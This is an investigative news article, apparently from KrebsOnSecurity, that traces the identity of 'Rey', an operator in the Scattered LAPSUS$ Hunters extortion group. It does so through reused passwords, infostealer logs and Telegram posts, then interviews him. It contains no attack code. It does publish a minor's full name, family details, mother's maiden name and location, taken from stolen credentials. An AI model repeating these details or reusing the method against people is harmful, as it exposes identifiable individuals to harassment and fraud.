A prolific cybercriminal group that calls itself “Scattered LAPSUS$ Hunters” has dominated headlines this year by regularly stealing data from and publicly mass extorting dozens of major corporations. But the tables seem to have turned somewhat for “Rey,” the moniker chosen by the technical operator and public face of the hacker group: Earlier this week, Rey confirmed his real life identity and agreed to an interview after KrebsOnSecurity tracked him down and contacted his father.

Scattered LAPSUS$ Hunters (SLSH) is thought to be an amalgamation of three hacking groups — Scattered Spider, LAPSUS$ and ShinyHunters. Members of these gangs hail from many of the same chat channels on the Com, a mostly English-language cybercriminal community that operates across an ocean of Telegram and Discord servers.

In May 2025, SLSH members launched a social engineering campaign that used voice phishing to trick targets into connecting a malicious app to their organization’s Salesforce portal. The group later launched a data leak portal that threatened to publish the internal data of three dozen companies that allegedly had Salesforce data stolen, including Toyota, FedEx, Disney/Hulu, and UPS.

The new extortion website tied to ShinyHunters, which threatens to publish stolen data unless Salesforce or individual victim companies agree to pay a ransom.

Last week, the SLSH Telegram channel featured an offer to recruit and reward “insiders,” employees at large companies who agree to share internal access to their employer’s network for a share of whatever ransom payment is ultimately paid by the victim company.

SLSH has solicited insider access previously, but their latest call for disgruntled employees started making the rounds on social media at the same time news broke that the cybersecurity firm Crowdstrike had fired an employee for allegedly sharing screenshots of internal systems with the hacker group (Crowdstrike said their systems were never compromised and that it has turned the matter over to law enforcement agencies).

The Telegram server for the Scattered LAPSUS$ Hunters has been attempting to recruit insiders at large companies.

Members of SLSH have traditionally used other ransomware gangs’ encryptors in attacks, including malware from ransomware affiliate programs like ALPHV/BlackCat, Qilin, RansomHub, and DragonForce. But last week, SLSH announced on its Telegram channel the release of their own ransomware-as-a-service operation called ShinySp1d3r.

The individual responsible for releasing the ShinySp1d3r ransomware offering is a core SLSH member who goes by the handle “Rey” and who is currently one of just three administrators of the SLSH Telegram channel. Previously, Rey was an administrator of the data leak website for Hellcat, a ransomware group that surfaced in late 2024 and was involved in attacks on companies including Schneider Electric, Telefonica, and Orange Romania.

A recent, slightly redacted screenshot of the Scattered LAPSUS$ Hunters Telegram channel description, showing Rey as one of three administrators.

Also in 2024, Rey would take over as administrator of the most recent incarnation of BreachForums, an English-language cybercrime forum whose domain names have been seized on multiple occasions by the FBI and/or by international authorities. In April 2025, Rey posted on Twitter/X about another FBI seizure of BreachForums.

On October 5, 2025, the FBI announced it had once again seized the domains associated with BreachForums, which it described as a major criminal marketplace used by ShinyHunters and others to traffic in stolen data and facilitate extortion.

“This takedown removes access to a key hub used by these actors to monetize intrusions, recruit collaborators, and target victims across multiple sectors,” the FBI said.

Incredibly, Rey would make a series of critical operational security mistakes last year that provided multiple avenues to ascertain and confirm his real-life identity and location. Read on to learn how it all unraveled for Rey.

WHO IS REY?

According to the cyber intelligence firm Intel 471, Rey was an active user on various BreachForums reincarnations over the past two years, authoring more than 200 posts between February 2024 and July 2025. Intel 471 says Rey previously used the handle “Hikki-Chan” on BreachForums, where their first post shared data allegedly stolen from the U.S. Centers for Disease Control and Prevention (CDC).

In that February 2024 post about the CDC, Hikki-Chan says they could be reached at the Telegram username @wristmug. In May 2024, @wristmug posted in a Telegram group chat called “Pantifan” a copy of an extortion email they said they received that included their email address and password.

The message that @wristmug cut and pasted appears to have been part of an automated email scam that claims it was sent by a hacker who has compromised your computer and used your webcam to record a video of you while you were watching porn. These missives threaten to release the video to all your contacts unless you pay a Bitcoin ransom, and they typically reference a real password the recipient has used previously.

“Noooooo,” the @wristmug account wrote in mock horror after posting a screenshot of the scam message. “I must be done guys.”

A message posted to Telegram by Rey/@wristmug.

In posting their screenshot, @wristmug redacted the username portion of the email address referenced in the body of the scam message. However, they did not redact their previously-used password, and they left the domain portion of their email address (@proton.me) visible in the screenshot.

O5TDEV

Searching on @wristmug’s rather unique 15-character password in the breach tracking service Spycloud finds it is known to have been used by just one email address: cybero5tdev@proton.me. According to Spycloud, those credentials were exposed at least twice in early 2024 when this user’s device was infected with an infostealer trojan that siphoned all of its stored usernames, passwords and authentication cookies (a finding that was initially revealed in March 2025 by the cyber intelligence firm KELA).

Intel 471 shows the email address cybero5tdev@proton.me belonged to a BreachForums member who went by the username o5tdev. Searching on this nickname in Google brings up at least two website defacement archives showing that a user named o5tdev was previously involved in defacing sites with pro-Palestinian messages. The screenshot below, for example, shows that 05tdev was part of a group called Cyb3r Drag0nz Team.

Rey/o5tdev’s defacement pages. Image: archive.org.

A 2023 report from SentinelOne described Cyb3r Drag0nz Team as a hacktivist group with a history of launching DDoS attacks and cyber defacements as well as engaging in data leak activity.

“Cyb3r Drag0nz Team claims to have leaked data on over a million of Israeli citizens spread across multiple leaks,” SentinelOne reported. “To date, the group has released multiple .RAR archives of purported personal information on citizens across Israel.”

The cyber intelligence firm Flashpoint finds the Telegram user @05tdev was active in 2023 and early 2024, posting in Arabic on anti-Israel channels like “Ghost of Palestine” [full disclosure: Flashpoint is currently an advertiser on this blog].

‘I’M A GINTY’

Flashpoint shows that Rey’s Telegram account (ID7047194296) was particularly active in a cybercrime-focused channel called Jacuzzi, where this user shared several personal details, including that their father was an airline pilot. Rey claimed in 2024 to be 15 years old, and to have family connections to Ireland.

Specifically, Rey mentioned in several Telegram chats that he had Irish heritage, even posting a graphic that shows the prevalence of the surname “Ginty.”

Rey, on Telegram claiming to have association to the surname “Ginty.” Image: Flashpoint.

Spycloud indexed hundreds of credentials stolen from cybero5dev@proton.me, and those details indicate that Rey’s computer is a shared Microsoft Windows device located in Amman, Jordan. The credential data stolen from Rey in early 2024 show there are multiple users of the infected PC, but that all shared the same last name of Khader and an address in Amman, Jordan.

The “autofill” data lifted from Rey’s family PC contains an entry for a 46-year-old Zaid Khader that says his mother’s maiden name was Ginty. The infostealer data also shows Zaid Khader frequently accessed internal websites for employees of Royal Jordanian Airlines.

MEET SAIF

The infostealer data makes clear that Rey’s full name is Saif Al-Din Khader. Having no luck contacting Saif directly, KrebsOnSecurity sent an email to his father Zaid. The message invited the father to respond via email, phone or Signal, explaining that his son appeared to be deeply enmeshed in a serious cybercrime conspiracy.

Less than two hours later, I received a Signal message from Saif, who said his dad suspected the email was a scam and had forwarded it to him.

“I saw your email, unfortunately I don’t think my dad would respond to this because they think its some ‘scam email,'” said Saif, who told me he turns 16 years old next month. “So I decided to talk to you directly.”

Saif explained that he’d already heard from European law enforcement officials, and had been trying to extricate himself from SLSH. When asked why then he was involved in releasing SLSH’s new ShinySp1d3r ransomware-as-a-service offering, Saif said he couldn’t just suddenly quit the group.

“Well I cant just dip like that, I’m trying to clean up everything I’m associated with and move on,” he said.

The former Hellcat ransomware site. Image: Kelacyber.com

He also shared that ShinySp1d3r is just a rehash of Hellcat ransomware, except modified with AI tools. “I gave the source code of Hellcat ransomware out basically.”

Saif claims he reached out on his own recently to the Telegram account for Operation Endgame, the codename for an ongoing law enforcement operation targeting cybercrime services, vendors and their customers.

“I’m already cooperating with law enforcement,” Saif said. “In fact, I have been talking to them since at least June. I have told them nearly everything. I haven’t really done anything like breaching into a corp or extortion related since September.”

Saif suggested that a story about him right now could endanger any further cooperation he may be able to provide. He also said he wasn’t sure if the U.S. or European authorities had been in contact with the Jordanian government about his involvement with the hacking group.

“A story would bring so much unwanted heat and would make things very difficult if I’m going to cooperate,” Saif said. “I’m unsure whats going to happen they said they’re in contact with multiple countries regarding my request but its been like an entire week and I got no updates from them.”

Saif shared a screenshot that indicated he’d contacted Europol authorities late last month. But he couldn’t name any law enforcement officials he said were responding to his inquiries, and KrebsOnSecurity was unable to verify his claims.

“I don’t really care I just want to move on from all this stuff even if its going to be prison time or whatever they gonna say,” Saif said.

  •  
❌